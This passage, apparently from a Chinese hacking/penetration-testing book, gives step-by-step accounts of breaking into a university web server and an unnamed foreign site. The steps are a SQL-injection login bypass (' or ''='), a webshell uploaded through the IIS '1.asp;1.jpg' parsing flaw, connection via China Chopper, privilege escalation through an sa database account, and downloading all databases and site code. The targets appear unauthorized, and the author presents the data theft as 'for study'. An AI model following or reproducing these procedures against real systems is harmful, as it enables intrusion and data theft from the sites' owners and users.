虽然利用 EWebEidtor 编辑器漏洞来进行攻击，可以成功上传 WebShell 来进行批量挂马等操作，但是如果该服务器安全权限设置比较合理，受影响的仅仅为使用 EWebEidtor 的网站。要想成功控制提供 Web 服务的服务器，还需要配合其他一些工具和手段来提升权限。




图 3-85　上传其他文件

3.8　渗透某大学服务器

前面介绍了很多有关上传和编辑器的利用方法，在本文中介绍一种直接绕过验证，进入后台，通过寻找上传地址，并从代码等地方寻找提权的方法，直接获得服务器权限。

3.8.1　寻找并绕过后台登录验证

可以通过一些 SQL 注入工具来获取后台，也可以手动尝试后台地址进行登录，本案例相对简单，后台就是 http://www.somesite.com/admin，在浏览器中打开后台登录地址，如图 3-86 所示，在 username 中输入“' or '' ='”，密码随便输入，然后单击“Login”按钮登录系统。



图 3-86　寻找并绕过后台登录验证

技巧：

（1）成功进入后台通常方法是通过SQL注入点来猜测管理员表，获取管理员用户名称和密码，从而进入系统。

（2）可以通过测试一些常用的后台严重登录绕过代码，来突破后台验证，从而直接进入后台，该方法对国外网站使用效果较好。

（3）最后一种方法是通过暴力猜解，即通过设置用户名称和密码来实施暴力破解，该方法要求准确知道管理员用户名称，然后通过了解到信息来生成社工字典进行破解，其效果会更好。

3.8.2 成功进入后台

一般来说如果用户名和密码输入不正确，肯定是不能进入后台，但在程序验证不严格的情况下，尤其是未对输入的数据进行安全验证，未过滤单引号的情况下，可以通过 sql 语句来绕过，如图 3-87 所示，显示用户“' or "='”成功登录。




图 3-87 成功登录后台

3.8.3 寻找上传地址

对于网站后台来说，一般都会提供文件上传功能，通过查看各个功能模块来获取上传模块或者页面，如图 3-88 所示，找到一个上传学生数据的功能模块。单击“浏览”按钮，先直接选择 WebShell 进行上传测试，测试结果表明后台对文件后缀进行了限制。由于该站点所在服务器是 IIS，因此可以利用 IIS 解析文件名称漏洞来上传文件。上传一个 1.asp;1.jpg 文件，该文件为一句话后门，IIS 不管文件后缀是什么，照样会执行这个文件。




图 3-88　获取后台上传地址

技巧：

（1）网站如果脚本是采用 asp、asp.net，那么该服务器通常是 IIS。

（2）如果网站是 PHP 等脚本，则可以将正常访问页面的名称进行大小写变换，例如首页一般都是 index.php，如果 InDex.Php 能正常访问，说明是 Windows 服务器，否则为 Linux 类服务器。Linux 服务器对文件名称大小写敏感，

（3）通过扫描服务器指纹来识别。

（4）通过执行命令“telnet somesite.com 80”返回的结果来判断。

3.8.4　使用一句话后门客户端进行连接

图片上传成功后，使用一句话后门客户端进行连接，如图 3-89 所示，成功连接一句话木马服务端。




图 3-89　使用一句话后门客户端进行连接

3.8.5 获取服务器的基本信息

通过一句话木马的各个功能模块来获取服务器的基本信息，如图 3-90 所示，获取服务器的真实路径，IP 地址等信息，这些信息在上传大的 WebShell 时特别有用。




图 3-90 获取服务器的相关情况

3.8.6 上传大的 WebShell

一句话木马虽然也比较好用，但功能上有所限制，因此在获得服务器的基本信息的情况下，可以考虑上传功能更强大的 WebShell 到服务器上，可以尝试上传 JSP/PHP/Asp.net/PL 等木马，测试服务器是否支持这些脚本，如果支持 JSP 脚本，则可以直接进行提权，JSP 默认是 system 权限。如图 3-91 所示，上传的 Asp 木马能够正常运行。



图 3-91 获取 WebShell

3.8.7 通过数据库提权

通过获取的 WebShell 查看当前站点的代码，查看数据库文件以获取数据库用户的权限，在本例中数据库使用的是 sa 权限，因此直接通过 WebShell 的数据库连接来提取。该过程相对简单，在此就不赘述了，提权成功后，直接进入服务器，如图 3-92 所示。




图 3-92　服务器提权

3.8.8　备份数据库和代码

通过 IIS 管理器来寻找站点的真实路径，如图 3-93 所示，查看各个站点的属性，将其代码全部打包，然后将该服务器中的所有数据库进行备份，再然后将其下载到本地，供学习和研究用。




图 3-93　查看 IIS 设置并备份数据库和代码

小结

文件上传是获取 WebShell 的一个最经典方法，不同的系统，需要进行不同的测试。能否成功渗透系统，除了掌握必要的技术点以外，更多的是跟经验积累有关，不放过任何一种测试方法。在本案例中体现了三个技术，总结如下。

（1）密码验证绕过技术，密码验证绕过不仅限于本文提到的“' or '='”，还有很多其他的脚本，不同的场景要用不同的方法。

（2）寻找上传地址，借助 IIS 文件名称解析漏洞上传一句话木马。

（3）寻找网站代码中的数据库连接代码，获取数据库连接用户和密码，通过连接数据库来提权。

3.9 密码绕过获取某站点 WebShell

偶然发现一个站点，想检测一个工具的使用，于是就有了本文。通过 WebCruiserEnt 来扫描注入点，找到注入点后通过 havij 和 WebCruiserEnt 等工具进行 SQL 注入点探测，无奈速度实在太慢，因此不得不想其他方法。对于国外站点通过密码绕过验证成功率还蛮高，下面是具体的渗透过程。

3.9.1 获取 SQL 注入点

运行 WebCruiserEnt，在 url 中输入欲检测的网站地址，然后单击“Scanner”，选择“Scan Current Site”即可，如图 3-94 所示，很快就检测出来 N 个漏洞。在这些漏洞中 URL 和 POST SQL 注入是容易获取 WebShell 的。WebCruiserEnt 对于 SQL 注入等脚本漏洞的检测功能非常强大，虽然检测出某些 SQL 注入点无法进行注入。




图 3-94 使用 WebCruiserEnt 扫描网站漏洞

3.9.2 进行 SQL 注入基本操作

选中存在 SQL 注入的地址，右键单击，选择 SQL 注入 expolit，在环境探测中选择“Get Environment Information”，获取数据库版本信息，服务器信息，操作系统信息，用户信息，数据库信息，以及有关密码的一些相关信息，如图 3-95 所示。



图 3-95　获取被渗透对象的环境信息

3.9.3　数据库猜测

获取环境信息后，再单击“Database”，进入数据库猜测界面，如图 3-96 所示，单击“DataBase”程序即可开始数据库信息的探测，在获取数据库名称后，依次进行数据库表，表列名猜测，最后选择“Data”猜测，来获取数据信息。这些操作跟 Domain3.5 等 SQL 注入工具操作类似，在此就不再赘述了。



图 3-96　数据库猜测界面

3.9.4　使用 Havij 进行 SQL 注入猜测

使用 WebCruiserEnt 进行 SQL 注入猜测速度实在太慢，改用 Havij 进行 SQL 注入猜测，如图 3-978 所示，将目标地址输入“Target”中，然后单击“Analyze”进行分析。




图 3-97 使用 Havij 进行 SQL 注入猜测

3.9.5 扫描网站管理员登录入口

在进行 SQL 注入猜测的同时，还可以扫描管理登录入口，在“Path to search”中输入本次渗透到目标地址“http://xxxxxxxxxx.com”，单击“Start”按钮开始扫描，如图 3-98 所示，Havij 会给出扫描到的目录和页面信息，在 Response 为“200 OK”的结果表示可以正常访问，也即存在该页面或者目录。




图 3-98 扫描网站管理员登录入口

说明：

（1）在 Havij 中还可以丰富管理入口扫描文件 admins.txt，该文件存在于 Havij 的安装目录，默认安装目录路径为“C:\Program Files\Havij”，打开 admins.txt，

如图 3-99 所示，可以直接添加目录、详细文件名称和%EXT%，保存后再次扫描时即可使用。

（2）可以手动丰富表名（tables.txt）和表列名（columns.txt）的内容，在知道某些 CMS 系统的数据库结构后，可以将该数据库的表名和列名进行手动丰富，否则即使存在 SQL 注入点也可能无法获取表或者表列名。这点 WWWSCAN 扫描网站目录和文件比较类似，字典收集的越全，扫描效果就越详细。



图 3-99　路径和文件扫描文件字典

3.9.6　尝试密码绕过验证登录

单击“Find Admin”按钮，进入管理入口扫描模块，在扫描结果中双击疑似管理入口登录地址“http://www.**********.com/administrator/login.php”进行登录，如图 3-100 所示，成功打开该页面，在“User ID”中输入“' or "='”，密码中随意输入，单击“Log in”按钮进行登录尝试。非常幸运，该网站对用户名未作严格的限制，顺利登录进后台管理页面，如图 3-101 所示。



图 3-100　尝试密码绕过验证登录



图 3-101 成功登录后台

3.9.7 获取 WebShell

成功进入后台管理页面后，通过浏览和查看功能模块发现信息更新中可以直接上传文件，如图 3-102 所示，尝试上传一个 php 的 WebShell，顺利上传，返回信息管理员页面直接获取 WebShell 地址。通过中国菜刀直接连接一句话木马后门，如图 3-103 所示，成功获取 WebShell。




图 3-102 上传 WebShell

